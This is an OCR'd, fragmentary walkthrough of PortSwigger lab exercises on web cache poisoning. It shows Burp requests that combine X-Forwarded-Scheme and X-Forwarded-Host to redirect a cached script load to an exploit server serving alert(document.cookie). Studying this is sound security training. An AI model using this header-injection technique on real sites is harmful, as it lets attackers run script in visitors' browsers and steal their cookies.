Referer: https://portswigger.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Reflected
Search
0 highlights
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: fehost=prod-cache-01; Secure; HttpOnly
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=30
Age: 0
X-Cache: miss
Content-Length: 10760
<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<script>
data = {
"host": "0a03005203d6a95982be1a8a003d0090.web-security-academy.net",
"path":"/",
"frontend": "prod-cache-01"
}
Search
0 highlights
Inspector
Request att
Request qu
Request bo
Request co
Request he
Response h



Request
Pretty Raw Hex
GET / HTTP/2
Host: 0a03005203d6a95982be1a8a003d0090.web-security-academy.net
Cookie: session=hQMejTjBTbmFufZITfrU7bSShJAK7MOC;
fehost=hello_guyes
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://portswigger.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Search
0 highlights
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: fehost=prod-cache-01; Secure; HttpOnly
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=30
Age: 0
X-Cache: miss
Content-Length: 10758
<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<script>
data = {
"host": "0a03005203d6a95982be1a8a003d0090.web-security-academy.net",
"path":"/", "frontend":
"hello_guyes"
}
Search
0 highlights
Inspector
Request attri
Request que
Request bod
Request coo
Request hea
Response he
Done








Lab: Web cache poisoning with multiple headers


This lab contains a web cache poisoning vulnerability that is only exploitable when you use multiple headers to craft a malicious request. A user visits the home page roughly once a minute. To solve this lab, poison the cache with a response that executes `alert(document.cookie)` in the visitor's browser.



Filter settings: Hiding CSS, image and general binary content
Hiding CSS, image and general binary content
Request
Response
Inspector
Request attributes
Request cookies
Request headers
Response headers
GET /resources/js/tracking.js HTTP/2
HTTP/2 200 OK
Content-Type: application/javascript; charset=utf-8
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=30
Age: 0
X-Cache: miss
Content-Length: 70
document.write('<img src="/resources/images/tracker.gif?page=post">');



Installed
BApp Store
APIs
BChecks
Extensions settings
Total estimated system impact: Low
Burp extensions
Extensions let you customize Burp's behavior using your own or third-party code.
Add
Remove
Up
Down
Loaded
Type
Name
System impact
Java
Turbo Intruder
Medium
Java
Param Miner
Low
Details
Output
Errors
Output to system console
Save to file:
Select file ...
Show in UI:
Completed attack on 0a68005704c87348825cba06002d00f8.web-security-academy.net
Completed request with key https0a68005704c87348825cba06002d00f8.web-security-academy.netGET200HTML: 1 of 1 in 1131 seconds with 5109 requests,0 candidates and 0 findings
Updating active thread pool size to 8
Loop 0
Loop 1
Queued 1 attacks from 1 requests in 0 seconds
Initiating header bruteforce on 0a4e0088034ea9f582db3de5002b00af.web-security-academy.net
Identified parameter on 0a4e0088034ea9f582db3de5002b00af.web-security-academy.net: x-forwarded-scheme
Clear
Search
0 highlights


ChatGPT
why it is used for in web : x-forwarded-scheme
Great question!
X-Forwarded-Scheme is an HTTP header used in web applications, especially when there's a reverse proxy or load balancer involved (like Nginx, HAProxy, AWS ELB, etc.).
Purpose of X-Forwarded-Scheme
Ask anything
Search
Reason
90°F
Pune
YouTube
Web cache poi...
User ID controll...
Thought-provoking stories
Fast Company
How to Communicate Changes So That You Inform and Inspire


Request
Pretty Raw Hex
1 GET /resources/js/tracking.js HTTP/2
2 Host: 0a4e0088034ea9f582db3de5002b00af.web-security-academy.net
4 X-Forwarded-Scheme: http
5 X-Forwarded-Host: google.com
7 Accept: */*
8 Accept-Language: en-US,en;q=0.5
9 Accept-Encoding: gzip, deflate, br
10 Referer: https://0a4e0088034ea9f582db3de5002b00af.web-security-academy.net/
11 Sec-Fetch-Dest: script
12 Sec-Fetch-Mode: no-cors
13 Sec-Fetch-Site: same-origin
14 Te: trailers
Response
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: https://google.com/resources/js/tracking.js
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=30
5 Age: 0
6 X-Cache: miss
7 Content-Length: 0


https://exploit-0a56004b03e4a95f82b63c400171007f.exploit-server.net
Import bookmarks...
lab-solutions
All labs | Web Security...
Medium
BugBountyHunting.com
Hacker101 CTF
URL: https://exploit-0a56004b03e4a95f82b63c400171007f.exploit-server.net/resources/js/tracking.js
HTTPS
File:
/resources/js/tracking.js
Head:
HTTP/1.1 200 OK
Content-Type: application/javascript; charset=utf-8
Body:
alert(document.cookie)


Request
Pretty
Raw
Hex
1 GET /resources/js/tracking.js HTTP/2
2 Host: 0a4e0088034ea9f582db3de5002b00af.web-security-academy.net
3 Cookie: session=9p7NCW2sywyCe1ajf3J8HHVv5ZUEyX7y
4 X-Forwarded-Scheme: http
5 X-Forwarded-Host: exploit-0a56004b03e4a95f82b63c400171007f.exploit-server.net
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
7 Accept: */*
8 Accept-Language: en-US,en;q=0.5
9 Accept-Encoding: gzip, deflate, br
10 Referer: https://0a4e0088034ea9f582db3de5002b00af.web-security-academy.net/
11 Sec-Fetch-Dest: script
12 Sec-Fetch-Mode: no-cors
13 Sec-Fetch-Site: same-origin
14 Te: trailers
15
16
Response
Pretty
Raw
Hex
Render
1 HTTP/2 302 Found
2 Location: https://exploit-0a56004b03e4a95f82b63c400171007f.exploit-server.net/resources/js/tracking.js
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=30
5 Age: 0
6 X-Cache: miss
7 Content-Length: 0
8
9




Lab: Targeted web cache poisoning using an unknown header


This lab is vulnerable to web cache poisoning. A victim user will view any comments that you post. To solve this lab, you need to poison the cache with a response that executes `alert(document.cookie)` in the visitor's browser. However, you also need to make sure that the response is served to the specific subset of users to which the intended victim belongs.


”first we need to find the user-agent of the victim”


“so victim will see our comment so let put somting in comment”



“now lets view the access log”



